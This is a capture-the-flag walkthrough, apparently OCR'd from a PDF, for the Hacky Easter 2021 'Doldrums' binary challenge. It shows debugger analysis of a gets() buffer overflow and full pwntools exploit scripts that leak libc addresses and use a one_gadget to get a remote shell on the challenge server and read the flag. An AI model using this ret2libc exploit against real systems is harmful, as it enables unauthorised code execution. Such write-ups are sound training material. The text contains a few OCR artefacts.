
Hacky Easter 2021

Doldrums

1. Click the **Doldrums** image:



2. Click the **doldrums** button and then click the **OK** button, to download the doldrums file.

3. Open a Terminal window.

4. Execute the following command, from the Terminal window, to determine the file type of the doldrums file:

   file doldrums

   ```
   doldrums: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
   linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=d035
   ad0d34a664be7426cd2196a55c38438e19cc, stripped
   ```

5. Execute the following command, from the Terminal window, to add the execute permission to the doldrums file:

   chmod +x doldrums

6. Execute the following command, from the Terminal window, to execute the doldrums file:

   ./doldrums

   ```
   Welcome! Here is a nice rime of the poet Samuel Taylor Coleridge for you!
   Please press a key to continue!
   ```

Hacky Easter 2021

7. Press the **Enter** key:

```
/bin/cat: ./heading: No such file or directory
------------------------------------------------------
Hear the rime of the ancient mariner
See his eye as he stops one of three
Memmerizes one of the wedding guests
Stay here and listen to the nightmates of the sea

And the music plays on, as the bride passes by
Caught by his spell and the mariner tells his tale

Driven south to the land of the snow and ice
To a place where nobody's been
Through the snow fog flies on the albatross
Hailed in God's name, hoping good luck it brings

And the ship sails on, back to the North
Through the fog and ice and the albatross follows on

The mariner kills the bird of good omen
His shipmates cry against what he's done
But when the fog clears, they justify him
And make themselves a part of the crime

Sailing on and on and north across the sea
Sailing on and on and north 'til all is calm

The albatross begins with its vengeance a terrible curse a thirst has be-
gun
His shipmates blame bad luck on the mariner
About his neck, the dead bird is hung

And the curse goes on and on at sea
And the curse goes on and aon for them and me

"Day after day, day after day
We stuck nor breath nor motion
As idle as a painted ship upon a painted ocean
Water, water, everywhere and
All the boards did shrink
Water, water everywhere nor any drop to drink"
```

8. Execute the following commands, from the Terminal window, to located the gets function call in the doldrums file:

objdump -D doldrums | grep gets

```
08048440 <gets@plt>:
 8048637:   e8 04 fe ff fee         call   8048440 <gets@plt>
```

Hacky Easter 2021

9. Execute the following commands, from the Terminal window, to located the puts function call in the doldrums file:

   objdump -D doldrums | grep puts

```
08048480 <puts@plt>:
 804861c:       e8 5f fe ff ff          call   8048480 <puts@plt>
 804862b:       e8 50 fe ff ff          call   8048480 <puts@plt>
 8048655:       e8 26 fe ff ff          call   8048480 <puts@plt>
```

10. Execute the following command, from the Terminal window, to open the doldrums file, in the GNU Debugger:

    gdb ./doldrums

```
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./doldrums...(no debugging symbols found)...done.
gdb-peda$
```

11. Execute the following command, from the gdb-peda$ prompt, to disassemble addresses **0x804862b** to **0x80486bc**, in the GNU Debugger:

    disas 0x804862b,0x804865a

```
Dump of assembler code from 0x804862b to 0x804865a:
   0x0804862b:    call   0x8048480 <puts@plt>
   0x08048630:    add    esp,0x4
   0x08048633:    lea    eax,[ebp-0x9]
   0x08048636:    push   eax
   0x08048637:    call   0x8048440 <gets@plt>
   0x0804863c:    add    esp,0x4
   0x0804863f:    lea    eax,[ebx-0x1773]
   0x08048645:    push   eax
   0x08048646:    call   0x8048490 <system@plt>
   0x0804864b:    add    esp,0x4
   0x0804864e:    lea    eax,[ebx-0x1760]
   0x08048654:    push   eax
   0x08048655:    call   0x8048480 <puts@plt>
```

Buffer: 0x9 = 9 characters

Hacky Easter 2021

12. Execute the following command, from the gdb-peda$ prompt, to disassemble addresses **0x804865a** to **0x80486bc**, in the GNU Debugger:

    disas 0x804865a,0x80486bc

```
Dump of assembler code from 0x804865a to 0x80486bc:
   0x0804865a:    add    esp,0x4
   0x0804865d:    lea    eax,[ebx+0x5c0]
   0x08048663:    push   eax
   0x08048664:    lea    eax,[ebx+0x4e0]
   0x0804866a:    push   eax
   0x0804866b:    lea    eax,[ebx+0x480]
   0x08048671:    push   eax
   0x08048672:    lea    eax,[ebx+0x3e0]
   0x08048678:    push   eax
   0x08048679:    lea    eax,[ebx+0x380]
   0x0804867f:    push   eax
   0x08048680:    lea    eax,[ebx+0x2c0]
   0x08048686:    push   eax
   0x08048687:    lea    eax,[ebx+0x260]
   0x0804868d:    push   eax
   0x0804868e:    lea    eax,[ebx+0x1a0]
   0x08048694:    push   eax
   0x08048695:    lea    eax,[ebx+0x120]
   0x0804869b:    push   eax
   0x0804869c:    lea    eax,[ebx+0x60]
   0x080486a2:    push   eax
   0x080486a3:    lea    eax,[ebx-0x1728]
   0x080486a9:    push   eax
   0x080486aa:    call   0x8048430 <printf@plt>
   0x080486af:    add    esp,0x2c
   0x080486b2:    mov    eax,0x0
   0x080486b7:    mov    ebx,DWORD PTR [ebp-0x4]
   0x080486ba:    leave
   0x080486bb:    ret
End of assembler dump.
```

13. Execute the following command, from the gdb-peda$ prompt, to display the various security options on the doldrums binary:

    checksec

```
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

Hacky Easter 2021

14. Execute the following command, from the gdb-peda$ prompt, to create a **13**-character pattern file, pat:

    pattern create 13 pat

    ```
    Writing pattern of 13 chars to filename "pat"
    ```

15. Execute the following command, from the gdb-peda$ prompt, to set the follow fork mode to **parent**:

    set follow-fork-mode parent

16. Execute the following command, from the gdb-peda$ prompt, to execute the doldrums file, with the **13**-character pattern file, pat:

    run < pat

```
Starting program: /home/hacker/Downloads/doldrums < pat
Welcome! Here is a nice rime of the poet Samuel Taylor Coleridge for you!
Please press a key to continue!
.
.
.
Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
EAX: 0x804a2c0 ("The mariner kills the bird of good omen\nHis shipmates cry
against what he's done\nBut when the fog clears, they justify him\nAnd make them-
selves a part of the crime\n\n")
EBX: 0x41417341 ('AsAA')
ECX: 0x51c
EDX: 0xf7fb8890 --> 0x0
ESI: 0xf7fb7000 --> 0x1d7d8c
EDI: 0x0
EBP: 0x24414142 ('BAA$')
ESP: 0xffffd05c --> 0xf7df7f21 (<__libc_start_main+241>:    add    esp,0x10)
EIP: 0x1
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x1
[------------------------------------stack-------------------------------------]
0000| 0xffffd05c --> 0xf7df7f21 (<__libc_start_main+241>:   add    esp,0x10)
0004| 0xffffd060 --> 0x80484d0 (xor    ebp,ebp)
0008| 0xffffd064 --> 0x0
0012| 0xffffd068 ("The ")
0016| 0xffffd06c --> 0x0
0020| 0xffffd070 --> 0x1
0024| 0xffffd074 --> 0xffffd104 --> 0xffffd2e8 ("/home/glyn/Downloads/doldrums")
0028| 0xffffd078 --> 0xffffd10c --> 0xffffd306 ("CLUTTER_IM_MODULE=xim")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000001 in ?? ()
```

Hacky Easter 2021

17. Execute the following command, from the gdb-peda$ prompt, to determine the size of the buffer:

    pattern search

```
EBX+0 found at offset: 5
EBP+0 found at offset: 9
No register points to pattern buffer
Pattern buffer found at:
0x0804a147 : offset 27003 - size    4 (/home/glyn/Downloads/doldrums)
0xffffabb5 : offset 27003 - size    4 ($sp + -0x24a7 [-2346 dwords])
References to pattern buffer found at:
0xf7eca687 : 0xffffabb5 (/lib/i386-linux-gnu/libc-2.27.so)
```

    Control of the Return Pointer (RP) – 13 bytes until RP

18. Execute the following command, from the gdb-peda$ prompt, to display the common ROP gadgets for the doldrums binary:

    ropgadget

```
ret = 0x80483fa
addesp_4 = 0x8048754
popret = 0x8048411
pop2ret = 0x80487fa
pop3ret = 0x80487f9
pop4ret = 0x80487f8
addesp_8 = 0x8048781
addesp_12 = 0x804840e
addesp_16 = 0x8048552
addesp_44 = 0x80486af
```

19. Execute the following command, from the gdb-peda$ prompt, to quit the GNU Debugger:

    quit

20. Execute the following command, from the Terminal window, to calculate the MD5 check sum of the doldrums file:


    md5sum doldrums

```
3f77eb45efd27c863e2b48f384041378  doldrums
```


21. Click the **Second** tab.

Hacky Easter 2021

22. Navigate to **http://ropshell.com**:




23. Type **3f77eb45efd27c863e2b48f384041378** into the Search text box and then click the **Search** button:



Hacky Easter 2021

24. Click the **3f77eb45efd27c863e2b48f384041378** link:



25. Close the **Second** tab.

26. Execute the following command, from the Terminal window, to create a Python script file, leak.py:

    gedit leak.py

27. Type the following code into the TextEditor window:

```
#!/usr/bin/env python3
from pwn import *

conn = remote('46.101.107.117', 2113)

payload = b''
payload += b'B' * 13
payload += p32(0x8048480)          # puts@plt
payload += b'CCCC'
payload += p32(0x804a020)          # puts@got.plt

conn.sendline(payload)
conn.recvuntil('Mariner\n\n')
data =conn.recv(4)
conn.close()

leak = int.from_bytes(data, 'little')
log.info('leak: ' + hex(leak))
```

28. Save the amended file.

Hacky Easter 2021

29. Close TextEditor

30. Execute the following command, from the Terminal window, to execute the leak.py Python script:

    python3 leak.py

    ```
    [+] Opening connection to 46.101.107.117 on port 2113: Done
    [*] Closed connection to 46.101.107.117 port 2113
    [*] leak: 0xf7dbf460
    ```

31. Execute the following command, from the Terminal window, to open the Python script file, leak.py in TextEditor:

    gedit leak.py

32. Amend line **10** to the following:

    payload += p32(0x804a010) # gets@got.plt

33. Save the amended file.

34. Close TextEditor


35. Execute the following command, from the Terminal window, to execute the amended leak.py Python script:

    python3 leak.py

    ```
    [+] Opening connection to 46.101.107.117 on port 2113: Done
    [*] Closed connection to 46.101.107.117 port 2113
    [*] leak: 0xf7d68be0
    ```

Hacky Easter 2021


36. Navigate to **https://libc.blukat.me/**:



37. Type **puts** into the first text-box and **bf460** into the second text-box.


38. Type **gets** into the third text-box and **68be0** into the fourth text-box.

39. Click the **Find** button:




Hacky Easter 2021

40. Click the **libc6-i386_2.27-3ubuntu1.4_amd64** link:




41. Click the **All symbols** link:



Hacky Easter 2021

42. Type **Ctrl + F** and then type **puts**:



43. Close the **Second** tab.

44. Click the **Download** link to download the libc6-i386_2.27-3ubuntu1.4_amd64.so file.

45. Execute the following command, from the Terminal window, to search the libc6-i386_2.27-3ubuntu1.4_amd64.so file for single **/bin/sh** gadgets:

    one_gadget libc6-i386_2.27-3ubuntu1.4_amd64.so | grep /bin/sh

```
0x3ccea execve("/bin/sh", esp+0x34, environ)
0x3ccec execve("/bin/sh", esp+0x38, environ)
0x3ccf0 execve("/bin/sh", esp+0x3c, environ)
0x3ccf7 execve("/bin/sh", esp+0x40, environ)
0x6739f execl("/bin/sh", eax)
0x673a0 execl("/bin/sh", [esp])
0x13563e execl("/bin/sh", eax)
0x13563f execl("/bin/sh", [esp])
```

46. Execute the following command, from the Terminal window, to create a Python script file, shell.py:

    gedit shell.py

Hacky Easter 2021

47. Type the following code into the TextEditor window:

```
#!/usr/bin/env python3
from pwn import *

conn = remote('46.101.107.117', 2113)

# Leak libc base address
payload = b'B' * 13
payload += p32(0x8048480)          # puts@plt
payload += p32(0x80485e6)          # main
payload += p32(0x804a020)          # puts@got.plt

conn.sendline(payload)
conn.recvuntil('Mariner\n\n')
data = conn.recv(4)

puts_addr = int.from_bytes(data, 'little')
log.info('puts_addr: ' + hex(puts_addr))

libc_base = puts_addr - 0x67460                    # puts_offset = 0x67460
log.info('libc_base: ' + hex(libc_base))

# Overwrite return address with 0x3ccea
one_gadget = 0x3ccea
payload = b'B' * 13
payload += p32(libc_base + one_gadget)
conn.sendline(payload)

conn.interactive()
```

48. Execute the following command, from the Terminal window, to execute the amended shell.py Python script:

python3 shell.py

```
[+] Opening connection to 46.101.107.117 on port 2113: Done
[*] puts_addr: 0xf7e21460
[*] libc_base: 0xf7dba000
[*] Switching to interactive mode
\x10\xdf\xf70.\xdd\xf7\xc0\xe2\xf7
Welcome! Here is a nice rime of the poet Samuel Taylor Coleridge for you!
Please press a key to continue!

.
.
.

More info? https://en.wikipedia.org/wiki/The_Rime_of_the_Ancient_Mariner

$
```

Hacky Easter 2021

49. Type **ls** and then press the **Enter** key:

```
challenge3
flag
heading
ynetd
```

50. Type **cat flag** and then press the **Enter** key:

```
he2021{1nsp3ktorr_g4dg3t}
```

51. Press **Ctrl+C** to close the connection:

```
[*] Interrupted
[*] Closed connection to 46.101.107.117 port 2113
```

52. Close the Terminal window.

Flag: **he2021{1nsp3ktorr_g4dg3t}**